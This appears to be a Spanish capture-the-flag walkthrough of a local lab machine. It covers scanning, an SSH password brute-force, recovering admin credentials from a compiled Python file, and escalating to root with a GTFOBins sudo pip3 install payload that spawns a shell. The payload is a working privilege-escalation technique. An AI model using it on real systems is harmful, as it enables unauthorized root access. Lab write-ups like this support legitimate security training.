




Vamos a desplegar la maquina vulnerable.


Haremos un escaneo profundo de los puertos abiertos de la máquina.

Haremos una búsqueda con gobuster de directorios del servidor.




Investigando un poco encontramos una nota donde nos indica un usuario.





Haremos un ataque de fuerza bruta con hydra y veremos que nos entrega la contraseña.



Ahora nos conectamos por ssh.

```
❯ ssh dev@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:onAt9SFf6EhwkDuHorOlP2/chMhGsmNC60IQMccRDb8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
dev@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
dev@1382caa88502:~$
```

Investigando un poco vemos que tenemos la contraseña de admin un poco escondida.

```
dev@1382caa88502:~$ cd /opt/
dev@1382caa88502:/opt$ ls
scripts
dev@1382caa88502:/opt$ cd scripts/
dev@1382caa88502:/opt/scripts$ ls
__pycache__
dev@1382caa88502:/opt/scripts$ cd __pycache__/
dev@1382caa88502:/opt/scripts/__pycache__$ ls
secret.cpython-38.pyc
dev@1382caa88502:/opt/scripts/__pycache__$ cat secret.cpython-38.pyc
U
◆2h`◆@s
      dd◆ZdS)cCsd}d}td◆dS)NZadminz
                                p@$$w0r8321zAuthenticating ... )◆print)usernamepassword◆r◆     secret.py◆authsrN)rrrrr<module>◆
dev@1382caa88502:/opt/scripts/__pycache__$ strings secret.cpython-38.pyc
adminz
p@$$w0r8321z
Authenticating ... )
print)
usernameZ
password
       secret.py
auth
<module>
dev@1382caa88502:/opt/scripts/__pycache__$ su admin
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@1382caa88502:/opt/scripts/__pycache__$ cd
admin@1382caa88502:~$
```

Ahora podemos conectarnos y escalar a root con ayuda de gtfobins

```
admin@1382caa88502:~$ sudo -l
Matching Defaults entries for admin on 1382caa88502:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on 1382caa88502:
    (ALL) NOPASSWD: /usr/bin/pip3 install *
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

Ya somos root.